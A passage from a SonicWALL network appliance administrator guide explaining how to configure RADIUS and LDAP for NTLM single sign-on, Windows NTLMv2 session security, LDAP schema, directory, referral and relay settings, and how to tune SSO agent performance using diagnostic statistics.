- Step 11** Configuration on the **Enforcement**, **Terminal Services**, and **Test** tabs is the same as for those tabs when SonicWALL SSO Agent is selected as the Single-sign-on method. Refer to the procedure in [“Configuring Your SonicWALL Security Appliance for SonicWALL SSO Agent” on page 1157](#) for detailed configuration instructions for these pages.
- Step 12** When you are finished with configuration on all tabs, click **OK**.

## Configuring RADIUS for Use With NTLM

When LDAP is selected in the **Authentication method for login** field, RADIUS configuration is still required when using NTLM authentication. NTLM authentication requires MSCHAP, which is provided by RADIUS but not by LDAP.

The **Configure** button next to **RADIUS may also be required for CHAP/NTLM** is enabled when LDAP authentication is selected on the Users > Settings page.

If LDAP is configured, then it will be used for user group membership lookups after a user's credentials provided by NTLM have been authenticated via RADIUS. Thus, when using NTLM it is not necessary to configure RADIUS to return user group membership information (which can be very complex to do with some RADIUS servers, such as IAS).



---

**Note** Windows 7 and Vista machines require additional configuration to use RADIUS authentication with browser NTLM authentication via Internet Explorer. See the [“Configuring NTLMv2 Session Security on Windows” section on page 1169](#).

---


To configure RADIUS settings, click the **Configure** button and follow the instructions in the [“Configuring RADIUS Settings” section on page 1119](#).

## Configuring NTLMv2 Session Security on Windows

In Microsoft Windows 7 and Vista, Internet Explorer uses the *NTLMv2* variant of NTLM by default. The NTLMv2 variant cannot be authenticated via RADIUS in the same way as NTLM. To use browser NTLM authentication as the SSO method with these versions of Windows, the Windows machines must be configured to use *NTLMv2 Session Security* instead of NTLMv2. NTLMv2 Session Security is a variant that is designed to be compatible with RADIUS/MSCHAPv2. This configuration is performed using Windows Group Policy.

To configure a Windows 7 or Vista machine to use NTLMv2 Session Security, perform the following steps:

- Step 1** To open **Windows Group Policy**, open the **Control Panel** and select **Administrative Tools**.
- Step 2** Select **Local Security Policy** to open the **Local Security Policy** window.
- Step 3** Expand **Local Policies** and click on **Security Options**.



- Step 4** Open the **Network Security: LAN Manager authentication level** setting. The **Network security LAN Manager authentication level Properties** window displays.
- Step 5** Select one of the following from the drop-down menu:
  - **Send NTLM response only**
  - **Send LM & NTLM - use NTLMv2 session security if negotiated**
- Step 6** To prevent the above setting from enabling NTLM more generally, do one or both of the following:
  - Open the **Network Security: Restrict NTLM: NTLM authentication in this domain** setting and select **Deny all** from the drop-down menu.
  - Open the **Network Security: Restrict NTLM: Outgoing NTLM traffic to remote servers** setting and select **Deny all** from the drop-down menu.

Then, do one or both of the following:

- Add the SonicWALL appliance domain name or IP address in the **Network Security: Restrict NTLM: Add remote server exceptions for NTLM authentication** setting.
- Add the SonicWALL appliance domain name or IP address in the **Network Security: Restrict NTLM: Add server exceptions in this domain** setting.

## Advanced LDAP Configuration

If you selected **Use LDAP to retrieve user group information** on the **Users** tab in step 19 of “Configuring Your SonicWALL Security Appliance for SonicWALL SSO Agent” on page 1157, you must configure your LDAP settings.

To configure LDAP settings, perform the following steps:

- Step 1** On the **Users** tab in the **SSO Authentication Configure** window, click the **Configure** button next to the **Use LDAP to retrieve user group information** option.
- Step 2** The **Settings** tab in the **LDAP Configuration** window displays. In the **Name or IP address** field, enter the name or IP address of your LDAP server.

- Step 3** In the **Port Number** field, enter the port number of your LDAP server. The default LDAP ports are:
- Default LDAP port – **389**
  - Default LDAP over TLS port – **636**
- Step 4** In the **Server timeout (seconds)** field, enter a number of seconds the SonicWALL security appliance will wait for a response from the LDAP server before the attempt times out. Allowable values are 1 to 99999. The default is **10** seconds.
- Step 5** In the **Overall operation timeout (minutes)** field, enter a number of minutes the SonicWALL security appliance will spend on any automatic operation before timing out. Allowable values are 1 to 99999. The default is **5** minutes.
- Step 6** Select the **Anonymous login** radio button to log in anonymously. Some LDAP servers allow for the tree to be accessed anonymously. If your server supports this (MS AD generally does not), you may select this option.
- Select **Give login name / location in tree** to access the tree with the login name.
  - Select **Give bind distinguished name** to access the tree with the distinguished name.

- Step 7** To log in with a user's name and password, enter the user's name in the **Login user name** field and the password in the **Login password** field. The login name will automatically be presented to the LDAP server in full 'dn' notation.



**Note** Use the user's name in the **Login user name** field, not a username or login ID. For example, John Doe would log in as John Doe, not jdoe.

- Step 8** Select the LDAP version from the **Protocol version** drop-down menu, either **LDAP version 2** or **LDAP version 3**. Most implementations of LDAP, including AD, employ LDAP version 3.
- Step 9** Select the **Use TLS (SSL)** checkbox to use Transport Layer Security (SSL) to log in to the LDAP server. It is strongly recommended to use TLS to protect the username and password information that will be sent across the network. Most implementations of LDAP server, including AD, support TLS.
- Step 10** Select the **Send LDAP 'Start TLS' request** checkbox to allow the LDAP server to operate in TLS and non-TLS mode on the same TCP port. Some LDAP server implementations support the Start TLS directive rather than using native LDAP over TLS. This allows the LDAP server to listen on one port (normally 389) for LDAP connections, and to switch to TLS as directed by the client. AD does not use this option, and it should only be selected if required by your LDAP server.



**Note** Only check the **Send LDAP 'Start TLS' request** box if your LDAP server uses the same port number for TLS and non-TLS.

- Step 11** Select the **Require valid certificate from server** checkbox to require a valid certificate from the server. Validates the certificate presented by the server during the TLS exchange, matching the name specified above to the name on the certificate. Deselecting this default option will present an alert, but exchanges between the SonicWALL security appliance and the LDAP server will still use TLS – only without issuance validation.
- Step 12** Select a local certificate from the **Local certificate for TLS** drop-down menu. This is optional, to be used only if the LDAP server requires a client certificate for connections. This feature is useful for LDAP server implementations that return passwords to ensure the identity of the LDAP client (AD does not return passwords). This setting is not required for AD.
- Step 13** Click **Apply**.

**Step 14** Click the **Schema** tab.

**Step 15** From the **LDAP Schema** drop-down menu, select one of the following LDAP schemas. Selecting any of the predefined schemas will automatically populate the fields used by that schema with their correct values. Selecting 'user-defined' will allow you to specify your own values – use this only if you have a specific or proprietary LDAP schema configuration.

- Microsoft Active Directory
- RFC2798 InetOrgPerson
- RFC2307 Network Information Service
- Samba SMB
- Novell eDirectory
- User defined



**Note** Different schemas allow different options to be edited.

**Step 16** The **Object class** field defines which attribute represents the individual user account to which the next two fields apply. This will not be modifiable unless you select **User defined**.

**Step 17** The **Login name attribute** field defines which attribute is used for login authentication. This will not be modifiable unless you select **User defined**.

**Step 18** If the **Qualified login name attribute** field is not empty, it specifies an attribute of a user object that sets an alternative login name for the user in *name@domain* format. This may be needed with multiple domains in particular, where the simple login name may not be unique across domains. For Microsoft Active Directory, this is typically set to **userPrincipalName** for login using *name@domain*. This can also be set to **mail** for Active Directory and RFC2798 inetOrgPerson.

- Step 19** The **User group membership attribute** field contains the information in the user object of which groups it belongs to. This is **memberOf** in Microsoft Active Directory. The other predefined schemas store group membership information in the group object rather than the user object, and therefore do not use this field.
- Step 20** In the **Additional user group ID attribute** field, enter the attribute that contains the user's primary group ID. This field is used to get primary user group information for user accounts, and works together with the **Additional user group match attribute** option. To enable database searches for the user group information, select the **Use** checkbox.

Windows has the concept of each user having a primary user group, which is normally *Domain Users* for domain users and *Admin Users* for administrators. However, an LDAP search for a user's group memberships does not include that primary group in the list returned from Active Directory. Therefore, to allow setting rules and policies for the *Domain Users* or *Admin Users* groups, the appliance also needs to retrieve a user's primary user group with a separate LDAP search.

An attribute must be used for the search, because in Active Directory the user's primary group is not set by name as other user group memberships are. Instead, it is set in the user object by a *primaryGroupID* attribute that gives an ID number, that ID number being given in the user group object by a *primaryGroupToken* attribute.

To allow these user groups to be used on the appliance for applying group policies, after reading the user object with its user group memberships from LDAP, the appliance needs to perform an additional search for a user group with a *primaryGroupToken* attribute matching the user's *primaryGroupID* attribute.

Use of these attributes is off by default, as there is additional time overhead in user group searches. The **Use** checkbox must be enabled to search for a user's primary user group.

Although this is primarily for attributes of Active Directory, it can operate with any schema to allow a search for one additional user group by setting appropriate attribute values in the **Additional user group ID attribute** and **Additional user group match attribute** fields. These fields default to *primaryGroupID* and *primaryGroupToken* when Active Directory is selected.

- Step 21** The **Framed IP address attribute** field can be used to retrieve a static IP address that is assigned to a user in the directory. Currently it is only used for a user connecting using L2TP with the SonicWALL security appliance L2TP server. In future releases, this may also be supported for the SonicWALL Global VPN Client (GVC). In Active Director, the static IP address is configured on the Dial-in tab of a user's properties.
- Step 22** The **Object class** field defines the type of entries that an LDAP directory may contain. A sample object class, as used by AD, would be 'user' or 'group'.
- Step 23** The **Member attribute** field defines which attribute is used for login authentication.
- Step 24** The **Additional user group match attribute** field defines the attribute that contains the user group ID for the user. The **Additional user group match attribute** field works together with the **Additional user group ID attribute** field. For more information about these fields, see step [20](#) above.

**Step 25** Select the **Directory** tab.

The screenshot shows the 'Directory' tab in the User Management interface. The 'Primary domain' field is set to 'mydomain.com'. The 'User tree for login to server' field is set to 'mydomain.com/Users'. The 'Trees containing users' and 'Trees containing user groups' fields both contain 'mydomain.com/Users'. There are 'Add', 'Edit', and 'Remove' buttons for each list, and an 'Auto-configure' button at the bottom right.

**Step 26** In the **Primary Domain** field, specify the user domain used by your LDAP implementation. For AD, this will be the Active Directory domain name, such as *yourADdomain.com*. Changes to this field will, optionally, automatically update the tree information in the rest of the page. This is set to **mydomain.com** by default for all schemas except Novell eDirectory, for which it is set to **o=mydomain**.

**Step 27** In the **User tree for login to server** field, specify the tree in which the user specified in the 'Settings' tab resides. For example, in AD the 'administrator' account's default tree is the same as the user tree.

**Step 28** In the **Trees containing users** field, specify the trees where users commonly reside in the LDAP directory by clicking **Add** to add trees or select a tree and then click **Edit**. The **New Tree** window displays.

The screenshot shows the 'New Tree' window. The 'Enter new tree:' label is above a text input field containing 'sd80.com/users'.

One default value is provided that can be edited, a maximum of 64 DN values may be provided, and the SonicWALL security appliance searches the directory until a match is found, or the list is exhausted. If you have created other user containers within your LDAP or AD directory, you should specify them here.

**Step 29** In the **Trees containing user groups** specify the trees where user groups commonly reside in the LDAP directory by clicking **Add** to add trees or select a tree and then click **Edit**. The **New Tree** window displays.

A maximum of 32 DN values may be provided. These are only applicable when there is no user group membership attribute in the schema's user object, and are not used with AD.

The above-mentioned trees are normally given in URL format but can alternatively be specified as distinguished names (for example, "myDom.com/Sales/Users" could alternatively be given as the DN "ou=Users,ou=Sales,dc=myDom,dc=com"). The latter

form will be necessary if the DN does not conform to the normal formatting rules as per that example. In Active Directory the URL corresponding to the distinguished name for a tree is displayed on the Object tab in the properties of the container at the top of the tree.



**Note** AD has some built-in containers that do not conform (for example, the DN for the top level Users container is formatted as "cn=Users,dc=...", using 'cn' rather than 'ou') but the SonicWALL knows about and deals with these, so they can be entered in the simpler URL format.

Ordering is not critical, but since they are searched in the given order it is most efficient to place the most commonly used trees first in each list. If referrals between multiple LDAP servers are to be used, then the trees are best ordered with those on the primary server first, and the rest in the same order that they will be referred.



**Note** When working with AD, to locate the location of a user in the directory for the 'User tree for login to server' field, the directory can be searched manually from the Active Directory Users and Settings control panel applet on the server, or a directory search utility such as queryad.vbs in the Windows NT/2000/XP Resource Kit can be run from any PC in the domain.


**Step 30** The **Auto-configure** button causes the SonicWALL security appliance to auto-configure the 'Trees containing users' and 'Trees containing user groups' fields by scanning through the directory/directories looking for all trees that contain user objects. The 'User tree for login to server' must first be set.

Select whether to append new located trees to the current configuration, or to start from scratch removing all currently configured trees first, and then click **OK**. Note that it will quite likely locate trees that are not needed for user login and manually removing such entries is recommended.

If using multiple LDAP/AD servers with referrals, this process can be repeated for each, replacing the 'Domain to search' accordingly and selecting 'Append to existing trees' on each subsequent run.



**Step 31** Select the **Referrals** tab.



**LDAP Referrals and References**

LDAP referrals and continuation references can simplify configuration, but using them can also lead to performance issues. They can be used by this SonicWALL in the following ways:

- It is necessary to use referrals any time that user information is located on an LDAP server other than the configured primary one.
- Individual directory trees can be manually configured to span multiple LDAP servers, and that requires the use of continuation references during authentication.
- During auto-configuration of the directory, continuation references can allow the trees to be read from multiple LDAP servers in a single operation.
- With single-sign-on, the LDAP directory is searched for domain entries corresponding to the domains that users are logged into. For this to work with users in multiple sub-domains having separate LDAP servers, continuation references must be used here.

Allow referrals

Allow continuation references during user authentication

Allow continuation references during directory auto-configuration

Allow continuation references in domain searches

**Step 32** If multiple LDAP servers are in use in your network, LDAP referrals may be necessary. Select one or more of the following check boxes:

- **Allow referrals** – Select when user information is located on an LDAP server other than the primary one.
- **Allow continuation references during user authentication** – Select when individual directory trees span multiple LDAP servers.
- **Allow continuation references during directory auto-configuration** – Select to read directory trees from multiple LDAP servers in the same operation.
- **Allow continuation references in domain searches** – Select to search for sub-domains in multiple LDAP servers.

**Step 33** Select the **LDAP Users** tab.

- Step 34** Check the **Allow only users listed locally** box to require that LDAP users also be present in the SonicWALL security appliance local user database for logins to be allowed.
- Step 35** Check the **User group membership can be set locally by duplicating LDAP user names** box to allow for group membership (and privileges) to be determined by the intersection of local user and LDAP user configurations.
- Step 36** From the **Default LDAP User Group** drop-down menu, select a default group on the SonicWALL security appliance to which LDAP users will belong in addition to group memberships configured on the LDAP server.



**Tip** Group memberships (and privileges) can also be assigned simply with LDAP. By creating user groups on the LDAP/AD server with the same name as SonicWALL security appliance built-in groups (such as **Guest Services**, **Content Filtering Bypass**, **Limited Administrators**) and assigning users to these groups in the directory, or creating user groups on the SonicWALL security appliance with the same name as existing LDAP/AD user groups, SonicWALL group memberships will be granted upon successful LDAP authentication.

The SonicWALL security appliance can retrieve group memberships more efficiently in the case of Active Directory by taking advantage of its unique trait of returning a 'memberOf' attribute for a user.

- Step 37** Click the **Import users** and **Import user groups** buttons to import users and/or user groups from the LDAP server. The names of users and/or user groups on the LDAP server need to be duplicated on the SonicWALL if they are to be used in policy rules, CFS policies, etc.

**Step 38** Select the **LDAP Relay** tab.

The screenshot shows the 'LDAP Relay' configuration page. At the top, there are tabs for 'Settings', 'Schema', 'Directory', 'Referrals', 'LDAP Users', 'LDAP Relay', and 'Test'. The main heading is 'RADIUS to LDAP Relay Settings'. Below the heading is a descriptive paragraph: 'This SonicWALL can operate as a RADIUS server for remote SonicWALLs that do not support LDAP, acting as a gateway between RADIUS and LDAP, and relaying authentication requests from them to the LDAP server.' There is a checkbox labeled 'Enable RADIUS to LDAP Relay'. Under the heading 'Allow RADIUS clients to connect via:', there are five checkboxes: 'Trusted Zones', 'WAN Zone', 'Public Zones', 'Wireless Zones', and 'VPN Zone'. Below these are five text input fields: 'RADIUS shared secret:', 'User group for legacy VPN users:', 'User group for legacy VPN client users:', 'User group for legacy L2TP users:', and 'User group for legacy users with Internet access:'.

**Step 39** Select the **Enable RADIUS to LDAP Relay** checkbox to enable RADIUS to LDAP relay. The RADIUS to LDAP Relay feature is designed for use in a topology where there is a central site with an LDAP/AD server and a central SonicWALL security appliance with remote satellite sites connected into it using SonicWALL security appliances that may not support LDAP. In that case the central SonicWALL security appliance can operate as a RADIUS server for the remote SonicWALL security appliances, acting as a gateway between RADIUS and LDAP, and relaying authentication requests from them to the LDAP server.

Additionally, for remote SonicWALL security appliances running non-enhanced firmware, with this feature the central SonicWALL security appliance can return legacy user privilege information to them based on user group memberships learned using LDAP. This avoids what can be very complex configuration of an external RADIUS server such as IAS for those SonicWALL security appliances.

**Step 40** Under **Allow RADIUS clients to connect via**, select the relevant checkboxes and policy rules to allow incoming RADIUS requests accordingly. The options are:

- Trusted Zones
- WAN Zone
- Public Zones
- Wireless Zones
- VPN Zone

**Step 41** In the **RADIUS shared secret** field, enter a shared secret common to all remote SonicWALL security appliances.

**Step 42** In the **User groups for legacy users** fields, define the user groups that correspond to the legacy: **VPN users**, **VPN client users**, **L2TP users**, and **users with Internet access** privileges. When a user in one of the given user groups is authenticated, the remote SonicWALL security appliances will be informed that the user is to be given the relevant privilege.



**Note** The 'Bypass filters' and 'Limited management capabilities' privileges are returned based on membership to user groups named 'Content Filtering Bypass' and 'Limited Administrators' – these are not configurable.

**Step 43** Select the **Test** tab.

The **Test** tab allows for the configured LDAP settings to be tested by attempting authentication with specified user and password credentials. Any user group memberships and/or framed IP address configured on the LDAP/AD server for the user will be displayed.

**Step 44** In the **User** and **Password** fields, enter a valid LDAP login name and password for the LDAP server you configured.

**Step 45** For **Test**, select **Password authentication** or **CHAP** (Challenge Handshake Authentication Protocol).



**Note** CHAP only works with a server that supports retrieving user passwords using LDAP and in some cases requires that the LDAP server to be configured to store passwords reversibly. CHAP cannot be used with Active Directory.

**Step 46** Click **Test**. Status and information returned from the LDAP server are displayed in the **Test Status**, **Message from LDAP**, and **Returned User Attributes** fields.

**Step 47** When the tests pass, click **OK**.

## Tuning Single Sign-On Advanced Settings

This section provides detailed information to help you tune the advanced SSO settings on your SonicWALL appliance. See the following sections:

- [“Overview” on page 1181](#)
- [“About the Advanced Settings” on page 1181](#)

- [“Viewing SSO Mouseover Statistics and Tooltips” on page 1182](#)
- [“Using the Single Sign-On Statistics in the TSR” on page 1183](#)
- [“Examining the Agent” on page 1185](#)
- [“Remedies” on page 1185](#)

## Overview

When a user first tries to send traffic through a SonicWALL that is using SSO, the appliance sends a “who is this” request to SonicWALL SSO Agent. The agent queries the user’s PC via Windows networking, and returns the user name to the SonicWALL appliance. If the user name matches any criteria set in the policies, then the user is considered as “logged on” by the SonicWALL. When users are logged into the SonicWALL using SSO, the SSO feature also provides detection of logouts. To detect logouts, the appliance repeatedly polls the agent to check if each user is still logged in. This polling, along with the initial identification requests, could potentially result in a large loading on the SonicWALL SSO Agent application and the PC on which it is running, especially when very large numbers of users are connecting.

The SonicWALL SSO feature utilizes a rate-limiting mechanism to prevent the appliance from swamping the agent with these user requests. Both automatic calculations and a configurable setting on the appliance govern how this rate-limiting operates. The SonicWALL SSO feature automatically calculates the maximum number of user requests contained in each message to the agent that can be processed in the poll period, based on recent polling response times. Also, the timeout on a multi-user request is automatically set to be long enough to reduce the likelihood of an occasional long timeout during polling. The configurable setting controls the number of requests to send to the agent at a time, and can be tuned to optimize SSO performance and prevent potential problems. This section provides a guide to choosing suitable settings.

The potential for problems resulting from overloading the agent can be reduced by running the agent on a dedicated high-performance PC, and possibly also by using multiple agents on separate PCs, in which case the load will be shared between them. The latter option also provides redundancy in case one of the agent PCs fails. The agent should run on a Windows Server PC (some older workstations could be used but changes in later Windows 2000/XP/Vista workstation releases and in service packs for the older versions added a TCP connection rate limiting feature that interferes with operation of the SSO agent).

## About the Advanced Settings

The **Maximum requests to send at a time** setting is available on the **Advanced** tab of the SSO agent configuration.


This setting controls the maximum number of requests that can be sent from the appliance to the agent at the same time. The agent processes multiple requests concurrently, spawning a separate thread in the PC to handle each. Sending too many requests at a time can overload the PC on which the agent is running. If the number of requests to send exceeds the maximum, then some are placed on an internal “ring buffer” queue (see [“Using the Single Sign-On Statistics in the TSR” on page 1183](#) and [“Viewing SSO Mouseover Statistics and Tooltips” on page 1182](#)). Requests waiting on the ring buffer for too long could lead to slow response times in SSO authentication.


This setting works in conjunction with the automatically calculated number of user requests per message to the agent when polling to check the status of logged in users. The number of user requests per message is calculated based on recent polling response times. SonicOS adjusts this number as high as possible to minimize the number of messages that need to be sent, which reduces the load on the agent and helps reduce network traffic between the appliance

and the agent. However, the number is kept low enough to allow the agent to process all of the user requests in the message within the poll period. This avoids potential problems such as timeouts and failures to quickly detect logged out users.

### Viewing SSO Mouseover Statistics and Tooltips

The SSO Configuration page provides mouseover statistics about each agent, and mouseover tooltips for many fields. On the Settings tab, a green LED-style icon next to an agent indicates that the agent is up and running. A red LED icon indicates that the agent is down.

To view the statistics for a particular agent, hover your mouse pointer over the **Statistics** icon  to the right of the SSO agent. This also works for individual TSAs on the Terminal Services tab.




The screenshot shows the 'Authentication Agent Settings' page with the 'SSO Agents' tab selected. A table lists four agents, with the first agent (ID 1) having a red status icon. A tooltip is displayed over the statistics icon for this agent, showing the following details:

#	Status	Host Name/IP Address	Port	Timeout	Retries	Max Rqsts	Enable
1		192.168.168.1	2258	10	6	32	<input checked="" type="checkbox"/>
2		192.168.168.95					<input type="checkbox"/>
3		192.168.168.31					<input type="checkbox"/>
4		0.0.0.0					<input type="checkbox"/>

SSO Agent 1 Statistics	
Agent:	192.168.168.1:2258
IP address:	192.168.168.1
Status:	down
User identification mechanisms:	Not known (old agent)
User requests, replies:	0, 0
Multi-user requests, replies:	0, 0
Users per multi-user request (min, max):	0, 0
SSO ping requests, replies:	91, 0
Error, invalid, timed-out, late replies:	0, 0, 90, 0
Max outstanding requests:	2
SSO ping response time (avg, max):	< 17 mS, < 17 mS
User ID request time (avg, max, current):	< 17 mS, < 17 mS, < 17 mS
User ID success time (avg, max, current):	< 17 mS, < 17 mS, < 17 mS
Poll request time (avg, max, current):	< 17 mS, < 17 mS, < 17 mS
Per-user poll resp time (avg, max, current):	


To view the statistics for all SSO activity on the appliance, hover your mouse pointer over the statistics icon at the bottom of the table, in the same row as the **Add** button.



To close the statistics display, click **close**.

To clear all the displayed values, click **Click to reset**.

To view the tooltips available for many fields in the SSO configuration screens, hover your mouse pointer over the triangular icon to the right of the field. The tooltip will display until you move your mouse pointer away.



## Using the Single Sign-On Statistics in the TSR

A rich set of SSO performance and error statistics is included in the trouble shooting report (TSR). These can be used to gauge how well SSO is performing in your installation. Download the TSR on the **System > Diagnostics** page and search for the title "SSO operation statistics". The following are the counters to look at in particular:

1. Under **Users currently connected**, the TSR can include a list of all currently logged in local and remote users, regardless of how they were authenticated. By selecting the **Current Users** and **Detail of Users** options on the **System > Diagnostics** page before generating the TSR, eight to nine lines of detailed information are provided in the TSR for each user. Or, you can opt for just one summary line per user by selecting **Current Users** and clearing **Detail of Users**. If the **Current Users** checkbox is not selected, then the users list is omitted from the TSR.

When **Detail of Users** is selected, numerous details are provided, varying with the type of user. They include timers, privileges, management mode if managing, group memberships, CFS policies, VPN client networks, and other information. Disabling this option when there are thousands of users logged in could greatly decrease the size of the TSR file that is created, versus one that includes the detailed users list.

When **Detail of Users** is not selected, the user summary includes the IP address, user name, type of user and, for administrative users who are currently managing, their management mode. For example:

```
Users currently connected:
192.168.168.1: Web user admin logged in (managing in Config mode)
192.168.168.9: Auto user Administrator (SD80\Administrator) auto logged in
```

2. Under **SSO ring buffer statistics**, look at **Ring buffer overflows** and **Maximum time spent on ring**. If the latter approaches or exceeds the polling rate, or if any ring buffer overflows are shown, then requests are not being sent to the agent quickly enough. Also, if the **Current requests waiting on ring** is constantly increasing, that would indicate the same. This means that the **Maximum requests to send at a time** value should be increased to send requests faster. However, that will increase the load on the agent, and if the agent cannot handle the additional load, then problems will result, in which case it may be necessary to consider moving the agent to a more powerful PC or adding additional agents.
